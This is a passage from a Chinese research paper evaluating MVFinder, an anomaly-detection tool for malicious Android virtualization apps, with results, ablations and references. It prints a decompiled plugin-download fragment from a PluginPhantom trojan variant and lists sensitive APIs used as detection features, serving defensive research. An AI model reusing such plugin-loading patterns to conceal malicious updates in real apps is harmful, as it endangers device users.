完成上述特征向量编码后,MVFinder利用异常检测技术,发现异常的条件上下文,进而识别安卓恶意虚拟化应用. 一方面,引入异常检测技术可根据提取的条件上下文信息,自动学习善意应用中条件上下文的构建模式,进而发现异常条件上下文,最终识别出不同种类的目标应用. 另一方面,使用异常检测技术可解决当前正负样本不平衡的问题. 具体而言,经典分类方法通常需要用大量正样本和负样本来构建模型,进而对待测样本的标签进行预测. 然而,现阶段缺乏带标签的条件上下文样本以及公开的安卓恶意虚拟化应用数据集,逐一人工标注会耗费大量的人力成本. 因此,本工

作不适合使用监督学习方法来识别目标应用. MVFinder采用无监督学习方法,其核心思想是利用大量善意应用的条件上下文样本训练OC-SVM分类器,构建出可包含尽可能多正样本的最小超平面. 对于OC-SVM模型而言,异常点就是超平面以外的样本点. 据笔者所知,现阶段已有诸多研究工作利用OC-SVM来实现安卓场景下的异常样本点识别[11,23,31]. 最终,MVFinder根据待测应用的代码中异常条件上下文的数量,判定其是否为安卓恶意虚拟化应用.

4 实验与分析

本章旨在通过实验说明如下问题:

(1)研究问题1:MVFinder所使用的特征向量中是否存在冗余特征?

(2)研究问题2:与现有代表性工具相比,MVFinder能否更有效地检测出安卓恶意虚拟化应用?

(3)研究问题3:各维度特征对于恶意条件上下文的检测是否都有意义? 安卓善意虚拟化应用和安卓恶意虚拟化应用的条件上下文有什么差别? 异常条件上下文中API的使用有什么特点?

(4)研究问题4:MVFinder的执行效率如何?

4.1 实验设置

工具实现:本文实现了MVFinder原型工具. 在代码建模模块中,使用Soot将安卓应用字节码转换成Jimple代码[17];使用FlowDroid[19]相关接口生成ICFG;扩展Difuzer[23]相关接口完成与条件语句相关虚拟方法和虚拟类生成和插桩. 在上下文提取模块中,使用FlowDroid完成静态数据流分析任务;使用Soot相关接口(如支配分析等)完成控制依赖分析. 在应用检测模块中,根据sklearn[32]构建OC-SVM模型,以完成后续训练和检测任务. 实验机器配置为AMD R5 5600X CPU、32G内存和Windows10.

安卓应用数据集:本章采用网络检索、自动检查与人工复核相结合的方式收集所需的安卓应用样本. 据笔者所知,现如今缺少针对安卓恶意虚拟化应用的公开数据集. 因此,本章从Koodous[33]、AndroZoo[34]和谷歌市场等第三方应用平台自行搜索并筛选所需数据集. 具体而言,首先在上述应用平台搜索参考文献[2,4,5]以及安全报告[35]中提及的安卓虚拟化应用,然后通过应用的相似推荐页面获得其他可能的安卓虚拟化应用,接着对此类安卓虚拟化程序进行人工筛查,确定了127个安卓虚拟化应用样本. 此外,从AndroZoo上随机下载了22 960个安卓应用样本,经过VAHunt[2]初检与人工复核,从中收集了69个安卓虚拟化应用样本. 综上,共收集到196个安卓虚拟化应用样本. 在上述样本中,来源于AndroZoo的样本带有VirusTotal[36]检测平台给定的恶意性标签;对于非AndroZoo的样本,笔者手工将其上传到VirusTotal上获取该样本的安全分析报告,根据报告判断其是否为恶意应用. 最终,确定了61个安卓恶意虚拟化应用. 同时,从AndroZoo随机收集了10 000个善意应用样本(即VirusTotal中没有一个检测引擎将此类应用标记为恶意应用)与10 000个恶意应用样本(即VirusTotal中至少有2个检测引擎将此类应用标记为恶意应用). 关于数据集规模的具体讨论,详见第5节.

OC-SVM参数:为获得最优参数,本章利用sklearn库中的GridSearchCV模块,采用网格搜索对不同的参数进行效果比较. 本章测试了线性核函数和RBF核函数,线性核函数惩罚函数选取了1、3、5、7、9、11、13、15、17和19. RBF核函数gamma值选取了0.000 01、0.000 1、0.001、0.1、1、10、100和1 000,惩罚函数选取了1、3、5、7、9、11、13、15、17和19,并采用交叉验证方法. 最终,根据模型给出的分值,确定了最优参数为RBF核函数,惩罚系数为1,gamma值为0.000 01.

Source API:为充分提取条件上下文信息,本章通过细粒度分析安卓恶意虚拟化应用行为,并结合相关代表性工作[18,23],总结了4种类型sourceAPI,具体如表1所示.

对比工具:为评估MVFinder的检测效果,本文根据技术相关性,选择了3项代表性工具进行横向比较. (1)VAHunt:该工具是当前学术界最先进且开源的安卓恶意虚拟化应用检测工具[2],其检测目标与MVFinder一致. (2)Drebin:该工具是学术界最经典的安卓恶意应用检测工具之一[37],其通过特征工程从应用中提取所需的特征向量训练SVM分类器,进而完成对恶意应用的识别. (3)Difuzer:该工具是学术界最先进的可疑隐藏敏感操作检测工具[23],可用于识别目标应用中的异常行为触发条件.

评价指标:本文采用准确率(Accuracy)、精确率(Precision)、召回率(Recall)和F_1分数(F_1-score)4个指标对检测效果进行评价,上述指标已广泛应用于相关研究[2,11,19,26],具体计算式如下:

$$\text{Accurary}=\frac{TP+TN}{TP+TN+FP+FN} \tag{2}$$

$$\text{Precision}=\frac{TP}{TP+FP} \tag{3}$$

$$\text{Recall}=\frac{TP}{TP+FN} \tag{4}$$

$$F_1\text{-score}=2\times\frac{\text{Precision}\times\text{Recall}}{\text{Precision}+\text{Recall}} \tag{5}$$

其中,TP表示被正确预测为恶意应用的样本数量,FP表示被错误预测为恶意应用的样本数量,FN表示被错误预测为善意应用的样本数量,TN表示被正确预测为

表1　MVFinder所选取的source API分类

API类型	API签名示例	数量
涉及敏感信息的系统属性和方法	〈android.location.Location: double getLatitude()〉 〈android.os.Bundle: java.lang.ClassLoader getClassLoader()〉 〈java.util.Locale: java.lang.String getCountry()〉	362
与URL相关的API	〈java.net.URLConnection: int getResponseCode()〉 〈java.net.URLConnection: java.io.InputStream getInputStream()〉 〈com.android.volley.Request: java.lang.String getUrl()〉	278
与数据库相关的API	〈android.database.Cursor: java.lang.String getString(int)〉 〈android.app.DownloadManager: android.database.Cursor query(android.app.DownloadManager.Query)〉	53
与设备状态信息相关的API	〈android.net.http.AndroidHttpClientConnection: boolean isOpen()〉 〈android.net.wifi.WifiManager: boolean isWifiEnabled()〉 〈android.telephony.TelephonyManager: java.lang.String getDeviceId()〉	1 343

善意应用的样本数量.

4.2　特征相关性分析

为分析3.2.3节中所设计的特征向量中是否存在冗余特征的情况,本节计算了各维度特征间的相关性.考虑到特征向量中有8个维度的特征值是离散值,2个维度的特征值是连续值,本节从条件上下文数据集中随机抽取了3 000个样本,然后根据特征的取值情况,计算如下3类结果:

(1)针对由离散值-离散值所构成的特征对做卡方检验,取自由度为1,p值为0.05,即当卡方值超过3.84时,就认为2个特征间存在相关性;

(2)针对由连续值-离散值所构成的特征对计算斯皮尔曼相关系数,该系数的绝对值越接近于1,特征间的相关性越强,当该系数的绝对值位于[0.7,1]时,认为2个特征具有强相关性;

(3)针对由连续值-连续值所构成的特征对计算皮尔逊相关系数,该系数的绝对值越接近于1,特征间的相关性越强,当该系数的绝对值位于[0.7,1]时,认为2个特征具有强相关性.

上述过程重复5次并计算均值,得到如图8所示结果.在图8中,蓝色背景部分为卡方值,绿色背景部分为斯皮尔曼相关系数,黄色背景部分为皮尔逊相关系数,其中颜色越深表示2个维度的特征间相关程度越高.需要说明的是,特征L的数量小于其他维度特征,又考虑到篇幅所限,图中仅保留了3位小数,因而出现了卡方值为0的情况.由图8可知,部分特征间呈现出了强相关性(如R_0与R_1、D_0与D_1),但并未出现某一维特征与其他全部特征均呈现强相关的情况.换言之,各个维度特征均不可被其他维度特征完全代替,若干特征间的高相关性并不影响选择各维度特征的实际意义.结合3.2.3节的定性分析可知,MVFinder所采用的特征向量中不存在冗余特征的情况.

	S	N	L	R_0	R_1	U_0	U_1	D_0	D_1	J
S		−0.102	−0.013	−0.098	−0.004	−0.019	0.073	0.045	0.092	0.530
N	−0.102		−0.005	−0.111	−0.203	0.125	−0.120	−0.107	−0.099	−0.107
L	−0.013	−0.005		0	0	0	0	0	0	0
R_0	−0.098	−0.111	0		**786.840**	**263.869**	1.839	0.984	0.995	**11.174**
R_1	−0.004	−0.203	0	**786.840**		**8.813**	2.685	1.518	1.200	1.315
U_0	−0.019	0.125	0	**263.869**	**8.813**		**195.742**	0.196	0.163	**5.879**
U_1	0.073	−0.120	0	1.839	2.685	**195.742**		0	**141.159**	0.731
D_0	0.045	−0.107	0	0.984	1.518	0.196	0		**689.216**	**29.247**
D_1	0.092	−0.099	0	0.995	1.200	0.163	**141.159**	**689.216**		**45.246**
J	0.530	−0.107	0	**11.174**	1.315	**5.879**	0.731	**29.247**	**45.246**	

图8　各维度特征间的相关性计算结果

4.3　检测效果

4.3.1　实验方法

MVFinder利用异常检测技术检测安卓恶意虚拟化应用.因此,其训练过程仅需要善意应用样本.具体而言,本节从数据集中随机选取了4 600个善意应用作为MVFinder的训练集,剩余400个善意应用以及61个安卓恶意虚拟化应用作为测试集.为评估该工具的检测效果,本节设定当一个应用中存在至少1个特征向量为异常向量时,就将该应用视为恶意应用,否则将其视为善意应用.

VAHunt基于分析与经验预设了一系列检测规则,进而完成对安卓恶意虚拟化应用识别.本节直接利用VAHunt逐个检测上述测试集中的应用样本并收集检测结果.

Drebin的训练过程需要同时提供善意应用样本与恶意应用样本.因此,本节从数据集中选取了9 069个善意应用与8 867个恶意应用,用于训练Drebin中的SVM分类器.然后,采用与MVFinder一致的测试集进行效果测试.

Difuzer采用异常检测技术识别应用中的可疑隐藏敏感操作.本节直接使用Difuzer研究团队已训练完毕并开源的识别模型[23],对上述测试集中的应用样本进行检测.为评估该工具的检测效果,本节设定当在一个应用中发现超过1个可疑隐藏操作时,将其视为恶意应

用,否则将其视为善意应用.

上述各工具的训练与检测过程均重复10次,并对结果取平均值作为最终的实验结果.

4.3.2 针对目标应用的检测结果

根据上述实验方法,MVFinder以及横向对比工具的检测效果如表2所示.

表2 MVFinder以及横向对比工具的检测效果 单位:%

评价指标	MVFinder	VAHunt	Drebin	Difuzer
准确率	96.1	86.3	90.2	86.8
精确率	85.3	14.7	62.3	0.0
召回率	85.3	81.8	100	0.0
F_1分数	85.3	24.9	77.6	0.0

MVFinder从训练集中提取了64 728条特征向量,从测试集中提取了10 805条特征向量,最终共找到了3 346条异常特征向量.本节基于上述结果,计算了MVFinder检测的评价指标,如表2的第2列所示.

实验表明,MVFinder针对安卓恶意虚拟化应用的检测效果要优于VAHunt.考虑到VAHunt的检测原理,其对于存在静默安装行为的应用程序检测效果较为突出,但却易于漏检HummingBad和PluginPhantom恶意应用家族的各类变种,因此其检测的精确率和F_1分数较低.而MVFinder通过异常检测技术,发现与大多数善意应用的条件上下文存在较大差异的数据样本,因此不会局限于检测某一特定类型的安卓恶意应用,从而获得较高的精确率和F_1分数,并成功检测出HummingBad和PluginPhantom恶意应用家族变种.

与Drebin相比,MVFinder在准确率、精确率和F_1分数方面均占优势,但是在召回率方面处于劣势.由于Drebin是一款面向广义安卓恶意应用的检测工具,其提取的特征未能精确刻画出安卓恶意虚拟化应用的行为特点,导致将大量善意应用错误地识别成恶意应用.因此,Drebin的召回率虽然达到100%,但是其精确率较低.MVFinder基于细粒度代码分析,并参考相关代表性文献,设计了更加针对性的特征,可更为有效地区分善意应用与安卓恶意虚拟化应用.

实验中,Difuzer未在测试集中找到任何异常的条件触发器,因此把全部测试样本都识别为善意样本.具体而言,Difuzer在善意样本中共插桩20 070 391条语句,进而找到了1 949条数据流传输路径,在恶意样本中插桩了393 201条语句,进而找到了120条数据流传输路径.然而,该工具未报告出任何的异常触发器.通过深入调研得,Difuzer设计的特征向量着重描述了条件语句控制范围内的代码信息.而由前文分析可知,安卓虚拟化应用中条件语句的可疑性评估不仅取决于控制范围内的代码信息(即域内上下文),也涉及到与条件语句触发相关的代码信息(即域外上下文).因此,Difuzer对于安卓恶意虚拟化应用中可疑条件语句的刻画能力不足,导致其检测效果不够理想.相比之下,MVFinder利用域内上下文和域外上下文综合描述了目标应用中条件语句的上下文环境,因而可更为有效地发现其中隐藏的恶意性.

4.3.3 案例分析

为更清晰体现MVFinder的技术优势,本节选择实验中PluginPhantom恶意应用家族的一个变种(MD5:24e2f1dcb42289bf5f1e09a5b525dd6a)作为代表性案例进行分析.如前文所述,PluginPhantom是一种新型谷歌安卓木马,它将每个恶意功能设计成插件程序,而PluginPhantom应用本身作为宿主程序,可对各插件程序进行动态调度与更新.由于具体恶意代码隐藏在插件程序而非PluginPhantom自身代码之中,PluginPhantom应用可成功通过安全工具的检测.

图9为该应用更新恶意插件的代码片段.首先其会取出任务队列中的request并调用download()方法进行处理(第3~4行).然后,在download()中建立连接并初始化(第9行),而后开始更新下载数据(第10行).在代码的第17行获得输入流in,并将in作为参数进行判断(第18行).在第27行调用重写后的readFromInputStream()方法,将下载数据写入缓冲池中,并在第28行完成数据写入.

图9中,第18行的触发条件的上下文表征向量为〈0,17,0,0,0,1,1,0,0,0〉.其中17个域内敏感方法的使用并不涉及插件程序的数据更新操作,考虑到篇幅所限,并没有在图9中列出具体代码.此外,应用在第17行调用了getInputStream()方法以及在第22行调用了getTempFile()方法.具体而言,getInputStream()是该应用从远端服务器获取数据的方法,而getTempFile()是从远端服务器获得插件程序URL路径的方法,因此该触发条件的上下文表征向量中U_0和U_1均被设置为1.MVFinder成功将上述向量分类为异常向量,进而发现了该恶意应用.

在实验中VAHunt并未识别出该应用.本文通过深入分析发现,VAHunt的检测依赖于其既定的4类静默安装加载策略,若待检测的应用代码不满足上述策略,VAHunt就无法输出正确的检测结果.而在本实验中,图9中的插件更新流程恰恰不符合VAHunt预制的加载策略.若人工搜集各类恶意虚拟化应用中的插件程序加载策略,无疑会产生较大的人力成本和时间成本.

4.4 条件上下文的有效性

4.4.1 与条件上下文对应的特征向量中各维度信息作用

为验证MVFinder所使用的特征向量中各维度信息

```
public void run() {
    //...../
    DownloadRequest request = this.mqueue.take();
    download(request);
    //...../
}
private void download (DownloadRequest request) {
    //...../
    HttpURLConnection connection2 = prepareConnection(request);
    transferData(connection2, request);
    //...../
}
private void transferData (HttpURLConnection connection, DownloadRequest request) {
    //...../
    File tempFile = request.getTempFile();
    RandomAccessFile raf2 = new RandomAccessFile(tempFile, "rw"):
    in = connection.getInputStream();
    if (in != null) {
        byte[] buffer = new byte[4096];
        while (!Thread.currentThread().isInterrupted() && !request.isCancled())
            if (length == -1) {
                long fileSize = request.getTempFile().length();
                request.setDownloadedSize(fileSize);
                request.setTotalSize(fileSize);
                updateProgress(request);
            }
            int length = readFromInputStream(buffer, in);
            raf2.write(buffer, 0, length);
        //...../
    }}
```

图9　代表性案例中用于插件更新的代码片段

的有效性,本节进行如下消融实验,统计不同特征组合下MVFinder的检测效果. 为实现细粒度的效果评估,本节对各条件上下文所对应的特征向量进行人工审查和标记,并基于此结果计算在不同特征组合下MVFinder对恶意特征向量的检测效果,也即MVFinder对恶意条件上下文的检测效果. 然而,在实践中将从善意应用中提取的特征向量全部标注为善意是合理的,但将从恶意应用中提取的特征向量全部标注为恶意并不太合理,毕竟恶意应用中也包含合法功能. 此外,MVFinder从恶意应用中共提取了9 135条特征向量,对其进行逐一人工标注需耗费巨大的时间和精力. 因此,本节随机选择了10个安卓恶意虚拟化应用,对照反编译得到的中间代码,对从中提取到的1 843条特征向量进行人工审查,并标记其是否是恶意的. 在计算检测结果时,将MVFinder识别出的异常特征向量全部视为恶意特征向量.

考虑到条件上下文所对应的特征向量维度较多(共计10维),对各维度逐个进行消融实验(共计1 023种特征组合)需耗费大量的时间和精力. 因此,本节根据各维度特征的语义相似性,将10维特征分为了4组:G1=$<S,N>$、G2=$<L,R_0,R_1>$、G3=$<U_0,U_1,D_0,D_1>$、G4=$<J>$,按组进行消融实验,实验结果如表3所示. 需要注意的是,G4组的特征提取依赖于G1、G2和G3组的特征提取结果. 换言之,G4组的特征信息是对其他维度特征信息的补充,因此单独分析G4组的有效性没有实际意义,故表3中没有对其进行展示.

由表格数据可知,MVFinder在全特征组合下(即G1&G2&G3&G4)的准确率和F_1分数均优于其他组别,这表示本文所提取的各维度特征均是有效的,各维度信息均正面支撑了对安卓虚拟化应用中恶意条件上下文的识别. 在召回率方面,全特征组合的检测结果略逊于包括G1&G2&G4、G2&G3&G4、G1&G2、G1&G3与G1&G4在内的5类特征组合. 通过深入分析后发现,相较于全特征组合,上述5组特征组合对于善意条件上下文和恶意条件上下文的区分能力不足,因此将大量善意条件上下文所对应的特征向量误判为是恶意的. 全特征组合对于恶意条件上下文的刻画更加精准,因此其综合检测结果最优.

表3　针对MVFinder模型的消融实验结果　　单位:%

特征组合	准确率	精确率	召回率	F_1分数
G1&G2&G3&G4	97.8	99.3	96.1	97.6
G1&G2&G3	92.1	89.3	95.6	92.3
G1&G2&G4	72.5	69.5	98.2	81.4
G1&G3&G4	94.3	92.9	95.9	94.3
G2&G3&G4	90.7	88.1	98.2	92.9
G1&G2	72.5	69.5	98.2	81.4
G1&G3	72.5	69.5	98.2	81.4
G1&G4	72.5	69.5	98.2	81.4
G2&G3	83.8	51.6	38.3	44.0
G2&G4	81.0	46.3	76.8	57.8
G3&G4	81.1	45.5	62.3	52.6
G1	81.1	45.5	62.3	52.6
G2	83.6	50.0	15.4	23.5
G3	41.3	20.6	85.9	33.3

4.4.2　针对条件上下文的统计分析

4.4.2.1　不同种类的安卓应用中条件上下文信息统计

本节首先对从验证集中从善意应用和安卓恶意虚拟化应用内提取到的条件上下文信息进行了统计分析,进而总结出如下代表性发现:

(1)安卓恶意虚拟化应用比善意应用更倾向于使用敏感方法调用. 特别是在域外上下文中,安卓恶意虚拟化应用更倾向于利用敏感API的调用结果来触发条件语句. 具体而言,在安卓恶意虚拟化应用的域外上下文中敏感方法占比达22.38%,而在善意应用的域外上下文中敏感方法仅占7.8%;在安卓恶意虚拟化应用的域内上下文中敏感方法占比为14.9%,而在善意应用的域内上下文中敏感方法占比为6.6%.

(2)安卓恶意虚拟化应用比善意应用更倾向于使用URL相关API. 特别是在域外上下文中,安卓恶意虚拟化应用更倾向于利用URL相关API的调用结果来触发条件语句. 具体而言,在安卓恶意虚拟化应用的域外上下文中URL相关API占比达13.28%,而在善意应用的域外上下文中此类API占比仅为4.13%;在安卓恶意虚拟化应用的域内上下文中URL相关API占比为8.8%,而在善意应用的域内上下文中此类API占比仅为1.9%.

(3)安卓恶意虚拟化应用比善意应用更倾向于使用数据库相关的API. 不同于前2项发现,安卓恶意虚拟化应用更倾向于在条件语句触发后,调用数据库相关API以读取或写入关键信息. 具体而言,在安卓恶意虚拟化应用的域外上下文中,数据库相关API占比达11.7%,而在善意应用的域外上下文中,此类API的占比仅有2.7%;在安卓恶意虚拟化应用的域内上下文中,数据库相关API的占比达13.89%,而在善意应用的域内上下文中,此类API的占比仅有2.3%.

4.4.2.2 异常条件上下文中API使用信息统计

本节对实验中发现的异常条件上下文进行分析,统计了使用频次前10的API,结果如表4所示. 基于该结果,本节有以下代表性发现:

(1)异常条件上下文中URL相关API的调用频次最高. 例如,〈java. net. HttpURLConnection: void connect()〉、〈java. net. URL: java. net. URLConnection openConnection()〉等API可能涉及到安卓恶意虚拟化应用与远端服务器的连接.

表4 异常条件上下文中出现频次前10的API信息

API签名	频次	类型
〈java.net.HttpURLConnection: void connect()〉	1 513	URL相关
〈android.database.Cursor: java.lang.String getString(int)〉	1 489	数据库相关
〈android.content.Context: java.lang.String getPackageName()〉	827	敏感方法
〈android.content.ContentResolver: android.database.Cursor query(android.net.Uri,java.lang.String[], java.lang.String, java.lang.String[],java.lang.String)〉	785	数据库相关
〈android.content.Context: java.lang.Object getSystemService(java.lang.String)〉	757	敏感方法
〈java.net.HttpURLConnection: int getResponseCode()〉	663	URL相关
〈java.net.URL: java.net.URLConnection openConnection()〉	629	URL相关
〈java.net.HttpURLConnection: void setConnectTimeout(int)〉	623	URL相关
〈java.net.HttpURLConnection: java.io.InputStream getInputStream()〉	474	URL相关
〈android.content.Intent: java.lang.String getAction()〉	267	敏感方法

(2)异常条件上下文中数据库相关API的调用频次虽然略少于URL相关的API,但是同样处于较高的水平. 例如,〈android. database. Cursor: java. lang. String getString(int)〉等API可用于从数据库中查询插件程序的URL地址,因此具备高可疑性.

(3)异常条件上下文中敏感方法频繁出现,其返回结果可能用于触发恶意行为的执行条件. 具体而言,〈android. content. Context: java. lang. String getPackageName()〉是安卓应用获取插件程序包名的主要API,〈android. content. Context: java. lang. Object getSystemService(java. lang. String)〉可用于请求各类系统服务,〈android. content. Intent: java. lang. String getAction()〉可用于获取手机状态以确定加载插件程序的时机. 此外,存在其他敏感方法频繁用于异常条件上下文中. 例如,〈android. telephony. TelephonyManager: java. lang. String getDeviceId()〉和〈android. net. ConnectivityManager: android. net. NetworkInfo getActiveNetworkInfo()〉的出现频次分别为143次和167次. 这2个API可用于获得设备的设备ID和网络状态,以作为安卓恶意虚拟化应用触发隐藏行为的条件.

4.5 工具效率

MVFinder的整体执行流程分为3个环节:特征提取、模型训练、异常检测. 在模型训练完毕后,检测单个应用的耗时产生于特征提取和异常检测环节. 在实验中,模型训练环节耗时约为34.10 s,而其他2项环节在单个应用上消耗的平均时间如表5所示. 通过表5可知,MVFinder在检测环节的效率较高,一个应用的平均检测时间在6 s左右,但是其在特征提取阶段消耗的时间较长,这主要是因为MVFinder基于FlowDroid完成了静态控制流分析与静态数据流分析的工作. 通过文献[38]可知,FlowDroid需要花费较长的时间和计算资源来执行高精度的静态污点分析. 需要说明的是,测试集中善意应用安装包的大小普遍大于恶意应用,因此对善意应用的特征提取时间也更长. 针对上述问题,具体的优化策略请见第5章.

表5 MVFinder检测单个应用时各环节消耗的平均时间 单位:s

应用分类	特征提取	异常检测	总时间
善意应用	818.3	5.9	824.2
恶意应用	163.5	6.2	169.7

相比而言,在实验中VAHunt检测单个应用的平均时间约为217.9 s. 该工具主要是利用静态分析与模式匹配来检测目标应用,并未执行高精度的程序分析技术,因此其平均检测效率高于MVFinder. 然而,由前文可知,该工具的准确率和F_1分数均低于MVFinder. 由于VAHunt和MVFinder在检测效率和效果方面各有优劣,

未来可考虑将2类工具协同使用,分阶段对目标应用进行检测,以保证已有工具集的实用性.

5 讨论

为验证MVFinder的有效性,本文采用了多种方法尽可能收集安卓恶意虚拟化应用案例. 考虑到现阶段没有针对此类恶意应用的公开数据集,笔者首先联系了VAHunt研究团队,期望获得其实验所用的数据集. 但是,该团队表示其数据集归合作公司所有,涉及商业机密,因此无法提供. 然后,笔者又通过网络检索、自动检查与人工复核相结合的方式,从Koodous、AndroZoo和谷歌市场等第三方平台下载超过23 000个应用并从中筛选目标应用. 因为本工作旨在检测一类特定的安卓恶意应用,所以可收集的样本量小于那些广义安卓恶意应用检测工作所使用的样本量[27,28,37]. 通过笔者的调研知,当今学术界针对特定一类安卓应用进行分析和检测的工作存在使用小量样本进行效果评估的情况[39~41]. 同时,得益于异常检测技术的引入,MVFinder利用易于获得的善意应用样本进行模型训练,解决了正负样本不平衡的问题. 实验结果表明,与VAHunt、Drebin以及Difuzer相比,MVFinder可有效识别安卓恶意虚拟化应用. 相较于代表性工作VAHunt,MVFinder可识别HummingBad和PluginPhantom恶意应用家族的变种. 笔者未来会尝试与其他科研团队合作,以获得更大规模的数据集进而开展实验.

实验结果表明,MVFinder执行模型训练和异常检测的时间较快,但是执行特征提取的时间较慢. 由第3节分析可知,精确静态污点分析是本工作中特征提取的关键步骤之一. 考虑到FlowDroid是当前学术界中最先进的静态污点分析工具之一,MVFinder选择其作为后端分析引擎. 然而,FlowDroid会花费较长的时间以执行高精度静态污点分析,这影响了MVFinder的特征提取效率. 需要说明的是,FlowDroid在特征提取阶段的时间开销与本工作的主要研究目标是正交的,因此并不影响MVFinder对安卓恶意虚拟化应用的检测效果. 未来可考虑从以下方面进行效率优化:(1)根据特征提取的精度需求,尝试调整FlowDroid的参数配置,比如关闭针对隐式数据流的分析、限制指针分析的最大深度等[30],以降低FlowDroid的计算复杂度;(2)将FlowDroid替换为其他效率更高的静态污点分析工具,如FastDroid[42]等,但这样可能导致特征提取的精度下降;(3)考虑到不同应用的特征提取过程相互独立,可通过增加算力,并行提取多个应用的条件上下文信息.

本工作基于针对安卓恶意虚拟化应用代码的定性分析结果,设计了相应的特征. 同时,本工作通过计算不同维度特征间的相关性,证明当前不存在特征冗余的情况. 消融实验结果表明,本工作所提取特征可用于有效区分善意应用与安卓恶意虚拟化应用. 然而,特征工程是一项具备挑战性工作,不同的特征选择结果可能会产生不同的检测效果. 未来可考虑引入深度学习等手段,从应用代码中自动提取特征,以精准刻画目标应用行为.

6 结论

本文提出一套针对安卓恶意虚拟化应用的检测方法并实现原型工具MVFinder. 该方法直接针对宿主程序的代码进行分析,避免耗费大量的时间与人力资源去尝试实时获取和解析不同种类的插件程序;同时,该方法根据从应用中提取的条件上下文信息,自动推理出针对目标应用的检测模式,避免利用既定规则难以应对不同种类恶意应用的问题. 实验结果表明,MVFinder对安卓恶意虚拟化应用检测的准确率和F_1分数分别为96.1%和85.3%,均优于当前的代表性检测方案VAHunt、Drebin和Difuzer. 此外,相较于VAHunt,MVFinder实现了对HummingBad和PluginPhantom恶意应用家族变种的识别.

参考文献

[1] BARLETTE Y, JAOUEN A, BAILLETTE P. Bring Your Own Device (BYOD) as reversed IT adoption: Insights into managers´ coping strategies[J]. International Journal of Information Management, 2021, 56: 102212.

[2] SHI L M, MING J, FU J M, et al. VAHunt: Warding off new repackaged android malware in app-virtualization´s clothing[C]//Procedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security. New York: ACM, 2020: 535-549.

[3] LBE Tech. Google Play[EB/OL]. [2023-07-05]. https://play.google.com/store/apps/details?id=com.lbe.parallel.intl.2023.04.18.

[4] ZHANG L, YANG Z M, HE Y Y, et al. App in the middle: Demystify application virtualization in android and its security threats[J]. Proceedings of the ACM on Measurement and Analysis of Computing Systems, 2019, 3(1): 1-24.

[5] DAI D S, LI R X, TANG J W, et al. Parallel space traveling: A security analysis of app-level virtualization in android[C]//Proceedings of the 25th ACM Symposium on Access Control Models and Technologies. New York: ACM, 2020: 25-32.

[6] RUGGIA A, LOSIOUK E, VERDERAME L, et al. Repack me if you can: An anti-repackaging solution based on android virtualization[C]//Proceedings of the 37th Annual

Computer Security Applications Conference. New York: ACM, 2021: 970-981.

[7] WU Y F, HUANG J J, LIANG B, et al.Do not jail my app: Detecting the Android plugin environments by time lag contradiction[J]. Journal of Computer Security, 2020, 28(2): 269-293.

[8] ZHENG C, HU W J, XU Z. A new trend in android adware: Abusing android plugin frameworks[EB/OL]. (2017-3-22) [2023-07-05]. https://unit42. paloaltonetworks. com/unit42-new-trend-android-adware-abusing-android-plugin-frameworks/.

[9] SWATI K. Nasty android malware that infected millions returns to Google play store[EB/OL]. (2017-1-24) [2023-07-05]. https://thehackernews. com/2017/01/hummingbad-android-malware.html.

[10] 侯俊行,杨哲慜,杨珉.安全隔离的安卓应用虚拟化框架设计与实现[J].小型微型计算机系统,2019,40(9):1987-1993.
HOU J H, YANG Z M, YANG M. Security isolated application virtualization framework in android[J]. Journal of Chinese Computer Systems, 2019, 40(9): 1987-1993. (in Chinese)

[11] 张威楠, 孟昭逸, 熊焰, 等. 基于异质信息网络的安卓虚拟化程序检测方法[J]. 计算机应用研究, 2023, 40(6): 1764-1770.
ZHANG W N, MENG Z Y, XIONG Y, et al. Detection method of android virtualization program based on heterogeneous information network[J]. Application Research of Computers, 2023, 40(6): 1764-1770. (in Chinese)

[12] LUO T B, ZHENG C, XU Z, et al.Anti-plugin: Don´t let your app play as an android plugin[J]. Proceedings of Blackhat Asia 2017. Singapore: Blackhat Asia, 2017:1-10.

[13] YANG J Y, TANG J, YAN R, et al. Android malware detection method based on permission complement and API calls[J]. Chinese Journal of Electronics, 2022, 31(4): 773-785.

[14] SCHÖLKOPF B, PLATT J C, SHAWE-TAYLOR J, et al. Estimating the support of a high-dimensional distribution[J]. Neural Computation, 2001, 13(7): 1443-1471.

[15] asLody. VirtualApp[EB/OL]. [2023-07-05]. https://github.com/asLody/VirtualApp.

[16] Qihoo360. DroidPlugin[EB/OL]. [2023-07-05]. https://github.com/DroidPluginTeam/DroidPlugin.

[17] LAM P, BODDEN E, LHOTAK O, et al. The Soot framework for Java program analysis: A retrospective[J]. In Cetus Users and Compiler Infastructure Workshop, 2011, 15: 1-8.

[18] RASTHOFER S, ARZT S, BODDEN E. A machine-learning approach for classifying and categorizing android sources and sinks[C]//Proceedings 2014 Network and Distributed System Security Symposium. Reston, VA: Internet Society, 2014: 1125.

[19] ARZT S, RASTHOFER S, FRITZ C, et al. FLOWDROID: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps[J]. ACM SIGPLAN Notices, 2014, 49(6): 259-269.

[20] GORDON M I, KIM D, PERKINS J, et al. Information-flow analysis of android applications in DroidSafe[C]// Proceedings 2014 Network and Distributed System Security Symposium. Reston, VA: Internet Society, 2015: 110.

[21] WEI F G, ROY S, OU X M, et al. Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps[J].ACM Transactions on Privacy and Security, 2018, 21(3): 1-32.

[22] LI P W, FU J M, XU C, et al. Differentiating malicious and benign android app operations using second-step behavior features[J]. Chinese Journal of Electronics, 2019, 28(5): 944-952.

[23] SAMHI J, LI L, BISSYANDÉ T F, et al. Difuzer: Uncovering suspicious hidden sensitive operations in android apps[C]//2022 IEEE/ACM 44th International Conference on Software Engineering (ICSE). Piscataway: IEEE, 2022: 723-735.

[24] MENG Z Y, XIONG Y, HUANG W C, et al.AppScalpel: Combining static analysis and outlier detection to identify and prune undesirable usage of sensitive data in android applications[J].Neurocomputing, 2019, 341: 10-25.

[25] LI L, BISSYANDÉ T F, OCTEAU D, et al. DroidRA: Taming reflection to support whole-program analysis of android apps[C]//Proceedings of the 25th International Symposium on Software Testing and Analysis. New York: ACM, 2016: 318-329.

[26] POEPLAU S, FRATANTONIO Y, BIANCHI A, et al. Execute this! analyzing unsafe and malicious dynamic code loading in android applications[C]//Proceedings 2014 Network and Distributed System Security Symposium. Reston, VA: Internet Society, 2014: 23-26.

[27] KIM T, KANG B, RHO M, et al. A multimodal deep learning method for android malware detection using various features[J]. IEEE Transactions on Information Forensics and Security, 2019, 14(3): 773-788.

